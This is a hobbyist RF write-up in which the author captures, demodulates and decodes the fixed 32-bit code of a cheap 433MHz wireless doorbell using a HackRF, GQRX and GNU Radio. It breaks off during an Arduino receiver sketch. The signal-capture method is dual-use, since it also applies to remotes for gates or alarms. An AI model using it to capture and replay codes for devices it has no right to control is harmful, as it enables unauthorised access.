
433MHz ASK signal analysis

Wireless door bell adventure



Author: Paul Rascagnères - @r00tbsd
Graphic designer: Chloé
Date: 9th May 2015
Version: 1.0

Contents

#1. Introduction

Thanks to @defane (see Greetings chapter), I discovered, in April 2015, the joy of radio frequency (RF) hacking. I decided to start with an easy case and to play with a low cost wireless door bell. My adventure was more complicated than expected so I decided to perform a write-up in order to explain how I proceeded and to help newbies (like myself) to play with RF hacking.

IMPORTANT: I'm not a specialist in radio and I did not learn this domain during my studies. All the described elements in this document has been observed during my experiments and searches performed on the Internet. So I probably (certainly?) did some mistakes. If you find errors, feel free to contact me at paul@r00ted.com and I'll be happy to update this document.

The GNU Radio Companion schema and the source codes are available here: https://bitbucket.org/rootbsd/433mhz-ask-signal-analysis/.

Note: I have got one missing point concerning the chapter 7.3. I did not find a way to transmit ASK signal thanks to GNU Radio Companion. If you know why, could you please send me an email at paul@r00ted.com.

1.1 RF Hardware

To realize the work described in the article, I used the HackRF One. Here is the description of this device on Great Scott Gadgets website[1]:

"HackRF One from Great Scott Gadgets is a Software Defined Radio peripheral capable of transmission or reception of radio signals from 10 MHz to 6 GHz. Designed to enable test and development of modern and next generation radio technologies, HackRF One is an open source hardware platform that can be used as a USB peripheral or programmed for stand-alone operation.

- *10 MHz to 6 GHz operating frequency*
- *half-duplex transceiver*
- *up to 20 million samples per second*
- *8-bit quadrature samples (8-bit I and 8-bit Q)*
- *compatible with GNU Radio, SDR#, and more*
- *software-configurable RX and TX gain and baseband filter*
- *software-controlled antenna port power (50 mA at 3.3 V)*
- *SMA female antenna connector*
- *SMA female clock input and output for synchronization*
- *convenient buttons for programming*
- *internal pin headers for expansion*
- *Hi-Speed USB 2.0*
- *USB-powered*
- *open source hardware "*

Illustration 1: HackRF One

1 http://greatscottgadgets.com/hackrf/

1.2 victim: wireless door bell

For my first analysis, I chose a low cost wireless door bell available at Castorama[2] (a French retailer of home improvement tools and supplies). The name of the product is “Carillon sans fil SOLO BLYSS”[3]. I assume that the BLYSS brand is the property of Castorama. Here is a picture of the product:

Illustration 2: SOLO BLYSS wireless door bell

1.3 Software

I used several software in order to analyze the wireless door bell:

- **GQRX**[4]: it is a software defined radio receiver. I used this tool to find the exact frequency used by the bell. This tool allows to easily change frequency, gain and display the RF spectrum.




Illustration 3: GQRX screen-shot from the official website

2 http://fr.wikipedia.org/wiki/Castorama
3 http://www.castorama.fr/store/Carillon-sans-fil-SOLO-BLYSS-prod6390004.html
4 http://gqrx.dk/

- **GNU Radio Companion** (GRC)[5]: it is a graphical tool to create signal flow graphs and generating flow-graph source code. I used this tool to manipulate (demodulated) the signal issued by the bell.




Illustration 4: GNU Radio Companion screen-shot from the official website

1.4 Extra hardware

In order to validate my work, I used an Arduino Uno[6] device with a 433Mhz receiver and transmitter. I found the receiver and the transmitter on Ebay at 1€ here[7]. Here is the picture of the two devices:




Illustration 5: 433Mhz receiver and transmitter

5 https://gnuradio.org/redmine/projects/gnuradio/wiki/GNURadioCompanion
6 http://www.arduino.cc/en/Main/ArduinoBoardUno
7 http://www.ebay.fr/itm/315-433Mhz-WL-RF-Module-dEmetteur-Recepteur-Telecommande-Pr-Arduino-ARM-MCU-ASK-/331340939090

#2. Identify the signal

The first task to analyze a radio signal is to identify the frequency used by the device. If the device is sold in the USA, the manufacturer must declare it to the Federal Communications Commission (FCC). On the declaration, the frequency is mentioned and publicly available. For example, the frequency used by a Microsoft keyboard is available at this link: http://fccid.net/number.php?fcc=C3K1455&id=451957. In my case, the device does not have a FCC ID because it seems to not be sold in the USA (or with an alternative brand that I did not identify). Generally these kinds of low cost radio devices use a 433Mhz transmitter and receiver because the of hardware is really cheap. Let's see my wireless door bell...

2.1 Read the bell's box

In my case, the easiest way to identify the frequency was to read the label on the transmitter:




Illustration 6: Label of the transmitter

As expected, the used frequency was 433.92MHz.

2.2 GQRX

I used GQRX to clearly identify the frequency:

Illustration 7: GQRX screen-shot

The data was sent on several frequencies (all peaks appear when I pushed the button of the transmitter). I arbitrary chose the frequency 433.987Mhz for the article. Furthermore, I heard noise on my speakers when I was tuned on the good frequency and I pushed the button of the transmitter.

2.3 Direct Current spike

When I used my HackRF (and probably many RTL-SDR dongles), a huge spike appears exactly at the location where the radio has been tuned. This was the Direct Current (DC) spike (the blue line of the illustration 7). The HackRF FAQ provides more information[8] about this fact.

To deal with this behavior, I had to tune the hardware to capture the radio's transmission next to the desired value and configure an offset to shift. In the illustration 7, the hardware frequency was 433.867Mhz (blue line) and the offset was 120Khz so the displayed frequency was 433.867+0.120=433.987Mhz.

8 https://github.com/mossmann/hackrf/wiki/FAQ#what-is-this-big-spike-in-the-center-of-my-received-spectrum

#3. Isolating the signal

3.1 Managing the DC spike with GNU Radio Companion

I had exactly the same problem in GNU Radio Companion as in GQRX, I had to deal with the DC spike. To perform this task, I used the “Frequency Xlating FIR Filter” block. Here is the GRC schema and the associated Scope output:




Illustration 8: GRC Schema




Illustration 9: Scope after the Xlating block

In the “Osmocom source” block, the frequency was set to freq+offset.
In the “Frequency Xlating FIR Filter” block the center frequency was set to -offset.
Finally in the scope, the frequency was set to freq.

In the illustration 9, the spike was not centered and shifted to 120KHz.

3.2 Isolating the signal with Gnu Radio Companion

The next step was to isolate the signal. The action was performed via the “Taps” value in the “Frenquency Xlating FIR Filter” block. Here is the formula in my context:

```
firdes.low_pass(1, samp_rate, 120000, 60000, firdes.WIN_BLACKMAN, 6.76)
```

The value 120000 and 60000 are specific to my context. During my experiments, I saw that the second value

was 50 percent of the first value. I used a “WX GUI Slider” block to fine tune the value in order to obtain this kind of scope:




Illustration 10: Scope of the isolated signal

The DC spike was on the right and my signal (green peak) was in the center.

#4. Modulation

Once the signal was isolated, I needed to demodulate it in order to analyze it. There exists two kinds of modulation:

- ASK: Amplitude-shift key. To demodulate this modulation I can use the “Complex to Mag” or “Complex to Mag ^ 2” block in GNU Radio Companion.
- FSK: Frequency-shift key. To demodulate this modulation I can use the “Quadratue Demod” block in GNU Radio Companion.

The modulation used in cheap 433MHz transmitter is ASK.

4.1 ASK modulation

Here is the Wikipedia[9] description of the ASK modulation:

*“**Amplitude-shift keying** (**ASK**) is a form of amplitude modulation that represents digital data as variations in the amplitude of a carrier wave. In an ASK system, the binary symbol 1 is represented by transmitting a fixed-amplitude carrier wave and fixed frequency for a bit duration of T seconds. If the signal value is 1 then the carrier signal will be transmitted; otherwise, a signal value of 0 will be transmitted.”*

4.2 Demodulation with GNU Radio Companion

Here is the GRC schema used to demodulate my signal:




Illustration 11: Demodulation GRC schema

For your information, the “Sample Rate” in the Scope was divided by 10 due to the “Decimation” value in the “Low PassFilter” block. Thanks to the demodulation, I was able to see the data in the scope:

9 http://en.wikipedia.org/wiki/Amplitude-shift_keying




Illustration 12: Demodulated signal

#5. From the demodulated signal to the bit

5.1 Manual identification

I my case, there was a ASK/OOK[10] modulation. This modulation could be easily read by a human. In the demodulated signal, a large block is equal to 0 and a small block is equal to 1. This draw explains how I read the illustration 12 in order to have the data sent by the device:

The value was 0011 0100 0011 1111 1101 0101 1001 0011 (0x343FD593 or 876598675). This value was sent several time when I pushed on the transmitter button.

5.2 Automatic identification

I automatized this task thanks to GNU Radio Companion. I used the blocks “Clock Recovery MM” and “Binary Slicer”:




Illustration 13: Final GRC schema

Some explanations concerning the schema:

10 http://en.wikipedia.org/wiki/On-off_keying

- the “Add Const” block was used to have a negative value for 0 and a positive value for 1
- the “Clock Recovery MM” block was used to know when the software has to “cut” the signal
- the “Binary Slicer” block was used to generate binary
- The end of the loop was used to have the binary code and the demodulated signal in a unique scope.

I wrote there the content of the output file (generated by the “File Sink” block”):

```
paul@laptop:~/tuto1$ hd article.out | head
00000000  00 00 00 01 01 01 01 01  01 01 01 01 01 01 01 01  |................|
00000010  01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01  |................|
*
000041f0  00 00 01 01 01 01 01 01  01 01 01 01 01 01 01 01  |................|
00004200  01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01  |................|
00004210  01 01 01 01 01 01 00 00  01 01 01 01 01 01 01 01  |................|
00004220  00 00 01 01 01 01 01 01  01 01 00 00 00 00 00 00  |................|
00004230  00 01 01 01 00 00 00 00  00 00 00 01 01 01 00 00  |................|
00004240  01 01 01 01 01 01 01 01  00 00 00 00 00 00 00 01  |................|
00004250  01 01 00 00 01 01 01 01  01 01 01 01 00 00 01 01  |................|
```

I added the colors in order to identify each block of data. Here is the data decomposed:

```
00 00 01 01 01 01 01 01 01 01  => 0
00 00 01 01 01 01 01 01 01 01  => 0
00 00 00 00 00 00 00 01 01 01  => 1
00 00 00 00 00 00 00 01 01 01  => 1
00 00 01 01 01 01 01 01 01 01  => 0
00 00 00 00 00 00 00 01 01 01  => 1
00 00 01 01 01 01 01 01 01 01  => 0
00 00 01 01 01 01 01 01 01 01  => 0
00 00 01 01 01 01 01 01 01 01  => 0
00 00 01 01 01 01 01 01 01 01  => 0
00 00 00 00 00 00 00 01 01 01  => 1
00 00 00 00 00 00 00 01 01 01  => 1
00 00 00 00 00 00 00 01 01 01  => 1
00 00 00 00 00 00 00 01 01 01  => 1
00 00 00 00 00 00 00 01 01 01  => 1
00 00 00 00 00 00 00 01 01 01  => 1
00 00 00 00 00 00 00 01 01 01  => 1
00 00 00 00 00 00 00 01 01 01  => 1
00 00 01 01 01 01 01 01 01 01  => 0
00 00 00 00 00 00 00 01 01 01  => 1
00 00 01 01 01 01 01 01 01 01  => 0
00 00 00 00 00 00 00 01 01 01  => 1
00 00 01 01 01 01 01 01 01 01  => 0
00 00 00 00 00 00 00 01 01 01  => 1
00 00 00 00 00 00 00 01 01 01  => 1
00 00 01 01 01 01 01 01 01 01  => 0
00 00 01 01 01 01 01 01 01 01  => 0
00 00 00 00 00 00 00 01 01 01  => 1
00 00 01 01 01 01 01 01 01 01  => 0
00 00 01 01 01 01 01 01 01 01  => 0
00 00 00 00 00 00 00 01 01 01  => 1
00 00 00 00 00 00 00 01 01 01  => 1
```

The result is 0011 0100 0011 1111 1101 0101 1001 0011. The same as expected.

#6. Arduino confirmation

I easily created an Arduino project to confirm if my previous analysis was correct.

6.1 Schema

It was really simple to use the 433MHz receiver, I took a picture of my schema:




Illustration 14: Arduino schema

The blue wire was for the data (D2).
The red wire was +5V.
The black wire was GND.

6.2 Code

The code used for the reception:

```
#include <RCSwitch.h>

RCSwitch mySwitch = RCSwitch();

void setup() {
  Serial.begin(9600);
  mySwitch.enableReceive(0);  // Receiver on interrupt 0 => that is pin #2
}

void loop() {
  if (mySwitch.available()) {
    Serial.print("Value: "); Serial.print(mySwitch.getReceivedValue() );
    Serial.print(" / "); Serial.print(mySwitch.getReceivedValue(), BIN);
    Serial.print(" Length: "); Serial.print(mySwitch.getReceivedBitlength() );
    Serial.print(" Delay: "); Serial.print(mySwitch.getReceivedDelay() );
